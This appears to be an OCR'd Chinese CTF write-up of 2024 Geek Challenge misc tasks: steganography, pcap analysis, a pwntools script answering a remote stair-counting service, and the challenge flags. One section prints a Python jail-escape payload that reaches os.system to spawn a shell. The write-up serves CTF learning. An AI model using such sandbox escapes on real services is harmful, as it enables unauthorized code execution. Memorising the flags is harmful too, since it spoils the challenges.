
不难发现是game maker做的游戏，gm8decompiler反编译得到gmk文件，用game maker打开即可看到flag




2024 geek challenge!签到

SYC{weLc0mE-tO-2_o_2_100-GeeK@cha11Enge!!}

Cimbar



0101 0011 0101 1001 0100 0011 0111 1011 0100 0001 0110 1110 0011 0000 0111 0100 0110 1000 0011 0011 0111 0010 0101 1111 0100 0001 0110 1101 0100 0000 0111 1010 0011 0001 0110 1110 0011 1001 0101 1111 0101 0001 0101 0010 0101 1111 0100 0011 0110 1111 0011 0100 0110 0101 0111 1101



雪

zip文件尾base64解一下拿到压缩包密码

一张图片盲水印得到:Th1si4st8eK3y

解snow隐写得到:SYC{Ma1by_y0u_w1ll_l1k3_sn0w}

Welcome_jail


```
[].__class__.__mro__[-1].__subclasses__()
[-4].__init__.__globals__[list(dict(system=1))[0]](list(dict(sh=1))[0])
```

flag在/home/ctf目录下

SYC{444f4725-068e-4463-8ebc-89f820a3c968}

ez_pcap_1

导出smb2传输的文件中的flag.txt.txt即可



SYC{smb_pcapng_1s_g00d!}

ez_climbstairs


```python
from pwn import *
def count_ways(n):
    if n == 0:
        return 1
    elif n == 1:
        return 1
    elif n == 2:
        return 2
    dp = [0] * (n + 1)
    dp[0], dp[1], dp[2] = 1, 1, 2
    for i in range(3, n + 1):
        dp[i] = dp[i - 1] + dp[i - 2] + dp[i - 3]
    return dp[n]
io=remote('nc1.ctfplus.cn',45028)
for i in range(100):
    s=io.recv().strip().decode()
    match = re.search(r'\d+', s)
    number = int(match.group())
    print(number)
    ans=count_ways(number)
```

```
    io.sendline(str(ans).encode())
    io.recvuntil('\n'.encode())
io.interactive()
```


```
10837
18966
28299
1739
11582
1782
21388
18356
18438
3095
4499
23614
26109
27477
25750
21776
12145
22486
10665
24666
7439
18424
16286
10783
2249
28865
14256
2362
17816
18195
6442
28744
10832
29113
6418
28578
22238
25239
21070
20754
21151
8260
19862
[*] Switching to interactive mode
恭喜你，全部答对了！ flag给你作为奖励： SYC{0b5e8345-0e87-4397-ad21-8d55f73ebfa6}
[*] Got EOF while reading in interactive
[*] Interrupted
[*] Closed connection to nc1.ctfplus.cn port 45028
```

乌龟


一听就是sstv



deepsound


DeepSound 2.2
Hide Data Inside Audio
Audio Converter
Settings
Help
Open carrier files
Add secret files
Encode secret files
Extract secret files
Carrier audio files :
File
Dir
Size (MB)
Data format
sunset.wav
C:\Users\jyzho\Desktop
3.1 MB
v2 (2024)
Secret files in C:\Users\jyzho\Desktop\sunset.wav:
Secret file name
Size (MB)
secret.txt
< 0.1 MB

logo语言



calormen.com/jslogo/
Logo解释器 测试 | 源码 | 协作 | 中文
SYC
TUETIE_PHINT
ING
参考 – Logo语言
仓库 – 你的过程
历史 – 你的代码执行记录
示例 – 你可以尝试一下的有趣代码
更多 – 有用的小工具
TO star
repeat 5 [fd 100 rt 144]
END
clearscreen
star
TO square :length
repeat 4 [fd :length rt 90]
END
TO randomcolor
setcolor pick [red orange yellow green blue violet]
END
clearscreen
repeat 36 [randomcolor square random 200 rt 10]
clearscreen window hideturtle
repeat 144 [
setlabelheight repcount
penup
fd repcount * repcount / 30
label "Logo
bk repcount * repcount / 30
pendown
rt 10
wait 5
]
showturtle
TO tree :size
if :size < 5 [forward :size back :size stop]
forward :size/3
left 30 tree :size*2/3 right 30
forward :size/6
right 25 tree :size/2 left 25
forward :size/3
right 25 tree :size/2 left 25
forward :size/6
back :size
END
clearscreen
tree 150
TO fern :size :sign
if :size < 1 [stop]
fd :size
rt 70 * :sign fern :size * 0.5 :sign * -1 lt 70 *
:sign
fd :size
请在此输入代码...
执行
清除

SYC{TU3T1E_P4INTING}

舔狗的觉醒

弱密码88888888解压得到每个字节反序的zip压缩包

```
re_data = ""

with open("byte-revenge.txt","r+") as f:
    hexdata = f.read().replace(" ","").replace("\n","")
    for i in range(0,len(hexdata)//2):
        re_data += hexdata[2*i:2*i+2][::-1]
with open("zip.txt","w+") as ff:
    ff.write(re_data)
```



ez_pcap_2

题目

ez_pcap_2

699pts week3 boss

【前言】黑客通过外网getshell进入内网，在域渗透横向文件传输时传送flag文件，想必大家在ez_pcap_1已经秒了，轻易的找到了这个flag文件，点击就送

【描述】现在请你进一步分析黑客建立域成员机横向文件传输时的第一次通信流量，通过流量分析出

1. 域环境的域名

2. 文件传输时所用的smb版本号

3. NTLM认证时挑战/咨询机制加密hash生成request/response所用到的密钥


4. DNS服务器所处机器的机器名

【附件】请从ez_pcap_1题目处下载，该题为同一个附件

